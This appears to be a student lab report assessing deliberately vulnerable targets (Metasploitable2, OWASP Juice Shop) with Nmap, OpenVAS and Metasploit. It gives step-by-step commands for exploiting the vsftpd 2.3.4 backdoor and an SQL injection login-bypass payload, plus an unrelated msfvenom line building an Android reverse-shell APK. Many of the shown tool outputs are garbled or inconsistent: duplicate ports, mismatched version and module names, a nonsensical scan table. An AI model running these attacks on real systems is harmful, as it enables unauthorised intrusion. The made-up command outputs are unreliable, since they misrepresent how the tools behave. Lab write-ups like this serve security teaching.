#### Ifconfig

```
root@Metasploitable2:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:23:0d:0f
          brd 00:0c:29:ff:ff:ff  inet 192.168.152.129  netmask 255.255.255.0  broadcast 192.168.152.255
          ether 00:0c:29:23:0d:0f  txqueuelen 1000  (Ethernet)
          RX packets 13633 bytes 1040240 (999.1 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 13633 bytes 1040240 (999.1 KB)
          TX errors 0 dropped 0 collisions 0 carrier 0
          holdtime 0ms (max 0ms)
          link ok
          RX bytes:1040240 (999.1 KB)  TX bytes:1040240 (999.1 KB)

br0      Link encap:Ethernet HWaddr 00:0c:29:23:0d:0f
          brd 00:0c:29:ff:ff:ff  inet 192.168.152.1  netmask 255.255.255.0  broadcast 192.168.152.255
          ether 00:0c:29:23:0d:0f  txqueuelen 1000  (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 collisions 0 carrier 0
          holdtime 0ms (max 0ms)
          link ok
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

### Step 2: Run a Comprehensive Nmap Scan

- Use the following command to scan all 65,535 ports, detect services and OS, and save the output in XML format:

**nmap -v -sV -A -p1-65535 192.168.152.129 -oX port.xml**

- **-v**: Verbose mode for detailed output.
- **-sV**: Detect service versions.
- **-A**: Aggressive scan (includes OS detection, script scanning, and traceroute).
- **-p1-65535**: Scan all ports from 1 to 65535.
- **-oX port.xml**: Save the scan results in XML format.

### Step 3: Convert XML to HTML

- Use xsltproc to convert the XML file into an HTML report:

**xsltproc port.xml -o port.html**

- port.xml: Input file with scan results.
  - port.html: Output HTML file for viewing in a web browser.

#### **Step 4: View the HTML Report**

- Open the generated port.html in any web browser to view the detailed scan results.
  - To view my nmap scan report [click here](#)

Nmap Scan Report - Scenario 1						
File: C:\Users\cm24\OneDrive\Desktop\Infract%20solutions\port.html						
Http methods		Supported methods: GET HEAD POST OPTIONS				
Http status		Apache Tomcat/8				
HTTP/1.1	200		HTTP/1.1	HTTP/1.1	HTTP/1.1	HTTP/1.1
HTTP/1.1	200		Method	HTTP/1.1	HTTP/1.1	HTTP/1.1
HTTP/1.1	200		Version	HTTP/1.1	HTTP/1.1	HTTP/1.1
HTTP/1.1	200		status	HTTP/1.1	HTTP/1.1	HTTP/1.1
HTTP/1.1	200		WWW-Authenticate	HTTP/1.1	HTTP/1.1	HTTP/1.1
<b>Remote Operating System Detection</b>						
Used port: 80 (http) (open)						
Used port: 8080 (closed)						
Used port: 35921 (httpd) (closed)						
OS-matrix: Linux 2.6.9 - 3.4.35 (100%)						
<b>Host Script Output</b>						
Script Name	Output					
statistic	<pre>NET1235 (local) : NTFS/FILETIME, NTFS/SECURITY, NTFS/INDEX, NTFS/INODE, NTFS/DIR, NTFS/NUMBER_OF_FILES NET1235 (local) : Flags: noPermissions NET1235 (local) : Flags: noPermissions</pre>					
path-discovery	<pre>NET1235 (local) : Starting 3.0.2 test Scanner name: metasploit Scanner type: Metasploit Scanner version: Local/Local HTTP: metasploithttp://localhost:4554 Sync time: 2019-09-07 09:27:00 +0000</pre>					
isodc-brute	NET1235 (local) : dectector [20180421]_isoDC.vb					
rnd3-time	Protocol registration failed (rnd3):					
rnd3-security-mode	<pre>segment size: 1024 authentication_level: user challenge_response: required message_signing: disabled (dangerous, set default)</pre>					

### Vulnerability Found using nmap :

Port	Service	Version	Vulnerability
21	FTP	vsftpd 2.3.4	Known backdoor vulnerability in older versions.
22	SSH	OpenSSH 4.7p1	Outdated version susceptible to vulnerabilities.
23	Telnet	Linux telnetd	Plain text protocol; vulnerable to sniffing and unauthorized access.
25	SMTP	Postfix smtpd	Supports SSLv2; susceptible to POODLE attack and other SSL vulnerabilities.
53	DNS	ISC BIND 9.4.2	Outdated version; vulnerable to cache poisoning and denial-of-service attacks.
80	HTTP	Apache 2.2.8	Outdated version; vulnerable to cross-site scripting and denial-of-service attacks.

### What's the risk?

Nmap reveals open ports and services, which can give attackers information about what is running on a system.

### Mitigation Steps:

#### 1. Close Unused Ports:

- Use a firewall to block ports that aren't needed.
- Disable services that aren't in use.
- For example, if FTP is not used, close port 21.

#### 2. Use Secure Configurations:

- Only allow trusted IP addresses to access certain ports.
- Implement IP whitelisting for critical services.

#### 3. Regular Monitoring:

- Scan your system frequently to identify and address newly opened ports or vulnerabilities.

### Exploiting vsftpd 2.3.4 with Metasploit2 :

#### Step 1: Open Metasploit Console

- Open a terminal and start Metasploit:

**msfconsole**

## Step 2: Perform an Nmap Scan

- In a separate terminal, run the following Nmap command to find the which service is active:  
**nmap -sV 192.168.152.129**
  - Look for FTP running **vsftpd 2.3.4** on port 21 in the results.

```
[root@kali:~]# nmap -v 192.168.152.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 16:26 IST
Nmap scan report for 192.168.152.129
Host is up (0.010ms latency).
Not shown: 877 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.7p1 Debian 10+deb10u1 (protocol 2.0)
22/tcp    open  telnet   Linux telnetd
22/tcp    open  ssh      OpenSSH 8.7p1 Debian 10+deb10u1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd/2.2.0 ((Ubuntu) OAW/2)
131/tcp   open  spcbird 2 (RPC 4100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
537/tcp   open  exec    metasploit-recon
513/tcp   open  login?  Retkit rmd
514/tcp   open  shell    Retkit rmd
1999/tcp  open  java-rmi  GNU Classpath gmreregistry
1520/tcp  open  bindshell Metasploitable root shell
2840/tcp  open  nfs    2-4 (RPC 4100003)
2221/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.8.51+deb10u5
5432/tcp  open  postgresql #PostgreSQL 10.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6480/tcp  open  X11    (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ejb3    Apache JBoss (Protocol vi.1)
8088/tcp  open  http   Apache Tomcat/Coyote-2.5P engine 1.1
Nmap done: 1 IP address (1 host up) scanned in 06.89 seconds
Service Info: Hosts: metasploitable.localdomain, irc-Metasploitable.LOCALHOST; OS: Unix; CPE: cpe:/o:linux:linux_kernel

[root@kali:~]#
```

### **Step 3: Search for the Exploit**

- In the Metasploit console, search for the exploit module:

## search vsftpd 2.3.4

- You should see a matching module like exploit/unix/ftp/vsftpd\_234\_backdoor

```
msf6 > search vsftpd 2.3.6
Matching Modules
=====
# Id      Name          Disclosure Date  Rank    Check  Description
# 0       exploit/unix/rsh/vsftpd_234_backdoor  2013-07-03  excellent  No  [+]  vsftpd-Command-Execution

Interact with a module by name or index. For example: info 0, use 0 or use exploit/unix/rsh/vsftpd_234_backdoor
```

## **Step 4: Use the Exploit Module**

- Select the exploit module:

use 0

- The 0 refers to the first result in the search.

```
[root@kali ~]# msfvenom -p android/meterpreter/reverse_tcp -a arm -f raw -l /data/local/tmp/test.apk -o /data/local/tmp/test.apk
[*] Interact with a module by name or index. For example: core 0, use 0 or use exploit/multi/handler
[*] msf5 exploit(meterpreter/reverse_tcp) > [root@kali ~]#
```

### **Step 5: Set the Target IP Address**

- Set the RHOST parameter to the IP of the target system:

set RHOST 192.168.152.129

## Step 6: Run the Exploit

- Launch the exploit:

## exploit

## **Step 7: Verify Access**

- If successful, you will gain a shell or other form of access to the target system. Look for confirmation in the terminal, such as:
  - Command shell session opened!

## Post-Exploitation

- Explore the target system using commands like `ls`, `pwd`, etc.

## Vulnerability Found in Metasploit2:

Vulnerability	Description	Risk Level	Impact
vsftpd 2.3.4 Backdoor	Hidden backdoor in FTP service allows remote attackers to get full control (root access) of the system	High	Attacker can take over the server, steal or damage data

## What's the risk?

The vsftpd 2.3.4 vulnerability allows attackers to take control of the system remotely.

### Mitigation Steps :


1. **Update the Software:** Install the latest version of vsftpd to fix the issue.
  2. **Turn Off FTP:** If you don't need FTP, disable it to avoid risks.
  3. **Use Safer Options:** Replace FTP with secure methods like SFTP or FTPS.
  4. **Limit Access:** Only allow trusted devices to connect using firewall rules.

5. **Check Activity:** Regularly look at system logs to find unusual activity.
6. **Strengthen Security:** Use tools like IDS and strong passwords for all services.

## Using OpenVAS for Vulnerability Scanning :

### Start OpenVAS

- Launch OpenVAS and log in using your credentials.
- The dashboard will appear after successful login.



### Add a Target


- Navigate to **Configuration > Targets** and click on **New Target**.
- Fill in the target details (e.g., name and IP address).
- Example: Add "Metasploitable2" with its IP address.

The "New Target" dialog box contains the following fields:

- Target:** Name: "Metasploitable2", IP: "192.168.1.100".
- Protocol:** TCP.
- Port Range:** All ports accepted.
- Script Timeout:** 600 seconds.
- Buttons:** "Cancel" and "Save".

## Create a New Task

- Go to **Scans > Tasks** and click on **New Task**.
- Fill in the task details such as task name, assigned target, and scan type.



## Run the Scan


- In the **Tasks** view, click the play icon next to your task.
- The task status will change from **Requested** → **Running** → **Done**.
- The scan may take 30 minutes.



## View the Scanning Results

- Navigate to **Scans > Reports or Vulnerabilities**

Severity	Vulnerability ID	Severity	Host	IP	Host ID	Location	Report	Score	Created
Info	Open Firewall Logon	Info	192.168.1.10	192.168.1.10	1000000	N/A	N/A	100%	Thu, Jun 3, 2020 1:41 PM Universal Task
Info	This issue requires action	Info	192.168.1.10	192.168.1.10	1000000	N/A	N/A	100%	Thu, Jun 3, 2020 1:41 PM Universal Task
Info	Port 3389 and Unnamed Listener - Vulnerabilities	Info	192.168.1.10	192.168.1.10	1000000	N/A	N/A	100%	Thu, Jun 3, 2020 1:41 PM Universal Task
Info	Operating System (OS) End of Life (EOL) Detection	Info	192.168.1.10	192.168.1.10	1000000	N/A	N/A	100%	Thu, Jun 3, 2020 1:41 PM Universal Task
Info	Unpatched Policy (VULN) Multiple RCE Vulnerabilities	Info	192.168.1.10	192.168.1.10	1000000	N/A	N/A	100%	Thu, Jun 3, 2020 1:41 PM Universal Task
Info	Possible Backdoor - Exploit	Info	192.168.1.10	192.168.1.10	1000000	N/A	N/A	100%	Thu, Jun 3, 2020 1:41 PM Universal Task



## Automated Scan Report

- We can download the scan results in various formats such as **XML, PDF, Text, or CSV**.
- To view my automated scan report [click here](#)

## Vulnerability Found in OpenVas Scanning :

### ● High-Risk Vulnerabilities

- 1. Port: general – Outdated Ubuntu 8.04 OS**  
The system is running a very old OS that no longer gets security updates. Easy for attackers to exploit.
- 2. Port: 1099 – Java RMI Remote Code Execution**  
The Java RMI service can be tricked into executing malicious code from a remote attacker.
- 3. Port: 1524 – Ingreslock Backdoor**  
A secret backdoor is present that gives remote control to an attacker.
- 4. Port: 6697 – UnrealIRCd Backdoor & Spoofing**  
Fake login possible, and attackers can run commands remotely.
- 5. Port: 512 – rexec Service**  
Lets users run remote commands without any encryption or proper login.
- 6. Port: 514 – rsh Service**  
Allows remote login with plain text username and password.
- 7. Port: 2121 – FTP Default Credentials**  
Can log in with weak/default accounts like msfadmin, postgres, or user.

8. **Port: 21 – vsftpd Backdoor**  
A hacked version of vsftpd is installed, allowing attackers to open a shell.
9. **Port: 5900 – VNC Weak Password**  
VNC remote desktop access is possible using the simple password password.
10. **Port: 8787 – Distributed Ruby RCE**  
Ruby's dRuby service can be misused to execute system commands remotely.
11. **Port: 8009 – Apache Tomcat Ghostcat**  
A flaw in the AJP connector lets attackers read sensitive config files.
12. **Port: 80 – TWiki & PHP Vulnerabilities**  
The website allows script injection and remote code execution.
13. **Port: 513 – rlogin Passwordless Access**  
rlogin allows root access without any password at all.
14. **Port: 5432 – PostgreSQL Default Login**  
You can log in using the default postgres:postgres account.
15. **Port: 6200 – FTP Backdoor Shell**  
Backdoor opens a hidden remote shell on port 6200.
16. **Port: 3306 – MySQL Default Login**  
MySQL root account has no password — full access is possible.
17. **Port: 3632 – DistCC Remote Execution**  
distcc compiler allows attackers to run remote shell commands.
18. **Port: 80 – HTTP PUT and DELETE Enabled**  
Web server allows file uploads and deletions directly through browser.

## ● Medium-Risk Vulnerabilities

1. **Port: 22 – SSH Weak Key Exchange**  
SSH is using old encryption methods like DH group1, which are considered insecure.
2. **Port: 2121 – FTP TLS Weak Ciphers**  
FTP service uses weak encryption (TLS), which can be cracked easily.
3. **Port: 21 – FTP TLS Weak Ciphers**  
Same as above but on standard FTP port.
4. **Port: 5900 – VNC No Encryption**  
VNC traffic is unencrypted, making it easy to spy on.
5. **Port: 80 – Old PHP Version**  
Website is running an outdated PHP version with known vulnerabilities.

6. **Port: 5432 – PostgreSQL Weak SSL/TLS**  
PostgreSQL uses outdated SSL protocols that can be attacked.
7. **Port: 445 – SMBv1 Enabled**  
Server Message Block v1 is outdated and has known exploits (like EternalBlue).
8. **Port: 25 – SMTP Open Relay**  
Email server may allow sending spam or spoofed emails.
9. **Port: 23 – Telnet Login Unencrypted**  
Telnet sends usernames and passwords in plain text.

## ● Low-Risk Vulnerabilities

1. **Port: general – TCP Timestamp Enabled**  
System reveals its uptime, which helps in attack planning.
2. **Port: 22 – SSH Info Disclosure**  
Reveals detailed SSH version and algorithms — useful to attackers.
3. **Port: ICMP – ICMP Timestamp Reply**  
System replies to ping timestamp requests, revealing its clock info.
4. **Port: 5432 – SSLv3 Weak Cipher on PostgreSQL**  
PostgreSQL accepts outdated SSLv3 connections.
5. **Port: 25 – DHE\_EXPORT Cipher Detected**  
Very weak encryption settings in mail server (vulnerable to LogJam attack).
6. **Port: general – Info Leakage on Ports**  
System reveals details about running services and ports.

## ✓ Mitigation Steps :

- **Update the Operating System:** Use a newer version of Ubuntu or another OS that still gets security updates.
- **Change All Default Password:** Set strong passwords for all accounts like msfadmin, postgres, root, etc.
- **Remove Backdoors & Unused Services:** Stop or uninstall services like rexec, rlogin, rsh, UnrealIRCd, or anything suspicious.
- **Update All Old Software:** Upgrade tools like PHP, vsftpd, Tomcat, PostgreSQL, MySQL to the latest versions.
- **Fix Web Server Settings:** Disable dangerous methods like PUT/DELETE, and fix weak SSL settings.
- **Limit Access with Firewall:** Use a firewall to block unused ports and limit access to trusted IP addresses.

# Testing SQL Injection in OWASP Juice Shop :

## Step 1: Start the Juice Shop Application

- Navigate to the Juice Shop directory:


cd juice-shop

- Start the application:

**npm start**

```
Kali - VMware Workstation
File Edit View Help ▾
Home Kali Help About Us
Kali Linux
File Editors Downloads juice-shop Music Pictures Applications port-test Metrics Templates Themes
Logout
root@kali: ~
$ ./juice-shop
root@kali: ~
$ cd juice-shop
root@kali: ~/juice-shop
$ npm start
$ juice-shop@17.1.0 start
$ node build/seed
[info] Detected Node.js version v20.19.0 [OK]
[info] Detected OS: linux [OK]
[info] Detected CPU: x64 [OK]
[info] Configuration default validated [OK]
[info] Entity models 19 of 19 are initialized [OK]
[info] Required file server.js is present [OK]
[info] Required file routes.js is present [OK]
[info] Required file index.html is present [OK]
[info] Required file styles.css is present [OK]
[info] Required file tutorial.js is present [OK]
[info] Required file runtime.js is present [OK]
[info] Required file vendor.js is present [OK]
[info] Port 3000 is available [OK]
[info] Created training data botDefaultTrainingData.json validated [OK]
[info] Domain https://www.alchemy.com/ is reachable [OK]
[info] Server listening on port 3000
```


- Ensure the application is running on <http://localhost:3000>



## Step 2: Test SQL Injection

- **Login Form Test:**


- Navigate to the login page.




## 2. SQL Injection Commands for Testing

### Authentication Bypass

- Use these payload on login forms:
  - Payload : '**OR 1=1 --**' or '**OR '1'='1'** –
  - Use this above sql command for email and enter any password as your own.
- If successful, this bypasses authentication and logs you in as an admin.





### Vulnerability found in OWASP Juice Shop :

Vulnerability	What is it?	Where?	Risk
SQL Injection	Bad input let attackers change database command.	Login Page	Can login without permission and steal data.

### What's the risk?

SQL injection allows attackers to execute harmful SQL queries, steal data, or take control of the database.

### Mitigation Steps:

- Validate Inputs:** Check and clean user inputs to remove harmful characters.
- Parameterized Queries:** Use safe coding methods to separate user inputs from SQL commands.
- Minimal Access Rights:** Limit what the application can do in the database.
- Web Application Firewall (WAF):** Use a firewall to block attacks.
- Hide Errors:** Don't show technical details in error messages.
- Regular Updates:** Keep systems and software patched and secure.

## **Conclusion :**

The vulnerability assessment for the small business network identified several security weaknesses, including misconfigured services, open ports, and exploitable web applications. Tools like Nmap, Metasploit, and OpenVAS were used to scan, test, and analyze these vulnerabilities. Key findings showed risks in outdated software, weak authentication, and exposed network configurations. To improve security, recommendations included updating software regularly, restricting access to critical services, using firewalls, and validating user inputs to prevent attacks like SQL injection. Regular vulnerability scans and monitoring were also suggested to maintain a secure network. This project highlighted the importance of proactive security measures for small businesses to protect their data and operations from cyber threats. By following these steps, businesses can reduce risks and improve their overall security.